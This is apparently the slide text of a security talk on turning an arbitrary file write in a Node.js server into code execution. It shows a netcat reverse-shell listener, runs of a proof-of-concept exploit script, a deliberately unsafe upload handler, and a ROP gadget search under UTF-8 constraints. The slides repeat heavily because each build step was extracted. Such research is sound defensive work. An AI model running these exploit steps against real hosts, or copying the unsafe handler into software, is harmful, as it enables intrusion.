
Pivot to classical ROP chain




Pivot to classical ROP chain



Pivot to classical ROP chain




Gaining Code Execution!



Gaining Code Execution!

```
user@host:~$ nc -lvp 31337  
Listening on 0.0.0.0 31337
```


Gaining Code Execution!



```
user@host:~$ nc -lvp 31337  
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
```

Gaining Code Execution!




```
user@host:~$ nc -lvp 31337  
Listening on 0.0.0.0 31337
```

```
user@host:~$ /poc-filewrite.py 10.10.0.42  
[+] logged in
```



Gaining Code Execution!




```
user@host:~$ nc -lvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
```



Gaining Code Execution!




```
user@host:~$ nc -lvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
[+] upload enabled
```



Gaining Code Execution!




```
user@host:~$ nc -lvp 31337
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py 10.10.0.42
[+] logged in
[+] project created
[+] upload enabled
[+] file written!
```



Gaining Code Execution!



```
user@host:~$ nc -lvp 31337  
Listening on 0.0.0.0 31337
```



```
user@host:~$ ./poc-filewrite.py 10.10.0.42  
[+] logged in  
[+] project created  
[+] upload enabled  
[+] file written!
```

Gaining Code Execution!

```
user@host:~$ nc -lvp 31337  
Listening on 0.0.0.0 31337
```

```
user@host:~$ ./poc-filewrite.py  
[+] logged in  
[+] project created  
[+] upload enabled  
[+] file written!
```



What's going on?

```
pwndbg> hexdump $rsp 0x130
```

```
+0000 0x7fffffff9e50  0e ef bf bd ef bf bd 04  00 00 00 00 00 00 2c 00
+0010 0x7fffffff9e60  00 00 00 00 ef bf bd 78  ef bf bd 00 00 00 00 00
+0020 0x7fffffff9e70  ef bf bd 00 00 00 00 00  00 00 ef bf bd 7c ef bf
+0030 0x7fffffff9e80  bd 00 00 00 00 00 4d ef  bf bd 43 00 00 00 00
+0040 0x7fffffff9e90  00 ef bf bd 1e 05 00 00  00 00 70 5e ef bf bd 00
+0050 0x7fffffff9ea0  00 00 00 00 ef bf bd ef  bf bd ef bf bd 00 00 00
+0060 0x7fffffff9eb0  00 00 ef bf bd 0d ef bf  bd 02 00 00 00 00 33 7e
+0070 0x7fffffff9ec0  ef bf bd 00 00 00 00 00  4d ef bf bd 43 00 00 00
+0080 0x7fffffff9ed0  00 00 08 ef bf bd 1e 05  00 00 00 00 70 5e ef bf
+0090 0x7fffffff9ee0  bd 00 00 00 00 00 ef bf  bd ef bf bd ef bf bd 01
+00a0 0x7fffffff9ef0  00 00 00 00 4d ef bf bd  43 00 00 00 00 00 10 ef
```

```
...
```

```
|.....|.....,.|
|.....x|.....|
|.....|.....|.
|.....M.|..C.....|
|.....|..p^....|
|.....|.....3~|
|.....M...C...|
|.....|..p^..|
|.....|.....|
|...M...|C.....|
```

What's going on?

```
pwndbg> hexdump $rsp 0x130
+0000 0x7fffffff9e50 0e ef bf bd ef bf bd 04 00 00 00 00 00 2c 00 | ..... | ..... , .
+0010 0x7fffffff9e60 00 00 00 00 ef bf bd 78 ef bf bd 00 00 00 00 00 | .....x | .....
+0020 0x7fffffff9e70 ef bf bd 00 00 00 00 00 00 00 ef bf bd 7c ef bf | ..... | ..... | .
+0030 0x7fffffff9e80 bd 00 00 00 00 00 4d ef bf bd 43 00 00 00 00 00 | .....M. | ..C.....
+0040 0x7fffffff9e90 00 ef bf bd 1e 05 00 00 00 00 70 5e ef bf bd 00 | ..... | ..p^....
+0050 0x7fffffff9ea0 00 00 00 00 ef bf bd ef bf bd ef bf bd 00 00 00 | ..... | .....
+0060 0x7fffffff9eb0 00 00 ef bf bd 0d ef bf bd 02 00 00 00 00 33 7e | ..... | .....3~
+0070 0x7fffffff9ec0 ef bf bd 00 00 00 00 00 4d ef bf bd 43 00 00 00 | ..... | M...C...
+0080 0x7fffffff9ed0 00 00 08 ef bf bd 1e 05 00 00 00 00 70 5e ef bf | ..... | .....p^..
+0090 0x7fffffff9ee0 bd 00 00 00 00 00 ef bf bd ef bf bd ef bf bd 01 | ..... | .....
+00a0 0x7fffffff9ef0 00 00 00 00 4d ef bf bd 43 00 00 00 00 00 10 ef | ..... | ...M... | C.....
...
```

What's going on?

```
pwndbg> hexdump $rsp 0x130
```

```
+0000 0x7fffffff9e50 0e ef bf bd ef b 00 00 00 00 2c 00
+0010 0x7fffffff9e60 00 00 00 00 ef b bd 00 00 00 00 00
+0020 0x7fffffff9e70 ef bf bd 00 00 0 ef bf bd 7c ef bf
+0030 0x7fffffff9e80 bd 00 00 00 00 0 43 00 00 00 00
+0040 0x7fffffff9e90 00 ef bf bd 1e 0 70 5e ef bf bd 00
+0050 0x7fffffff9ea0 00 00 00 00 ef b ef bf bd 00 00 00
+0060 0x7fffffff9eb0
+0070 0x7fffffff9ec0
+0080 0x7fffffff9ed0
+0090 0x7fffffff9ee0
+00a0 0x7fffffff9ef0
...
```



Replacement Character
0xEF 0xBF 0xBD



```
.....x.....,
.....x.....
.....|.....
.....M.....C.....
.....p^.....
.....3~.....
.....M...C...
.....p^.....
.....M...C.....
```

UTF-8 Fail

```
app.post('/upload', (req, res) => {  
  const { filename, content } = req.body;  
  fs.writeFile(filename, content, () => {  
    res.json({ message: 'File uploaded!' });  
  });  
});
```

UTF-8 Fail

```
fs.writeFile(file, data[, options], callback)
```



```
#
```

History


- `file` `<string>` | `<Buffer>` | `<URL>` | `<integer>` filename or file descriptor
- `data` `<string>` | `<Buffer>` | `<TypedArray>` | `<DataView>`
- `options` `<Object>` | `<string>`
 - `encoding` `<string>` | `<null>` **Default: 'utf8'**
 - `mode` `<integer>` **Default: 0o666**
 - `flag` `<string>` See [support of file system flags](#). **Default: 'w'**.
 - `flush` `<boolean>` If all data is successfully written to the file, and `flush` is `true`, `fs.fsync()` is used to flush the data. **Default: false**.
 - `signal` `<AbortSignal>` allows aborting an in-progress `writeFile`
- `callback` `<Function>`
 - `err` `<Error>` | `<AggregateError>`

Default: 'utf8'


Overcoming UTF-8 restrictions




Overcoming UTF-8 restrictions



Overcoming UTF-8 restrictions






Overcoming UTF-8 restrictions

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadget(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```

Overcoming UTF-8 restrictions

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        if not is_valid_utf8(addr + offset - 0x60): continue
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadget(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```

Overcoming UTF-8 restrictions




...

```
0x00617f90 -> 0x00e3dbc8: pop rsp; pop r13; pop r14; pop r15;  
pop rbp; ret
```




...

Overcoming UTF-8 restrictions






```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...
pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
pivoting gadget
```

Overcoming UTF-8 restrictions





```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...
pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
pivoting gadget
```


Overcoming UTF-8 restrictions



Overcoming UTF-8 restrictions



Invalid UTF-8
sequence



Overcoming UTF-8 restrictions

UTF-8 Visualizer

?

INVALID




11110000

leading byte
n = 4

f0

<https://sonarsource.github.io/utf8-visualizer/#>

Overcoming UTF-8 restrictions



<https://sonarsource.github.io/utf8-visualizer/#>

Overcoming UTF-8 restrictions

```
typedef struct {  
    uv_signal_t* handle;  
    int signum;  
} uv__signal_msg_t;
```



30 7f 61 00 00 00 00 00

70 72 05 f0



Invalid UTF-8
sequence

Overcoming UTF-8 restrictions

```
typedef struct {  
    uv_signal_t* handle;  
    int signum;  
    // 4 byte padding  
} uv__signal_msg_t;
```


30 7f 61 00 00 00 00 00

70 72 05 f0 00 00 00 00



Invalid UTF-8
sequence

Overcoming UTF-8 restrictions





be 7f 45 00 00 00 00 00



Invalid UTF-8
sequence

Overcoming UTF-8 restrictions

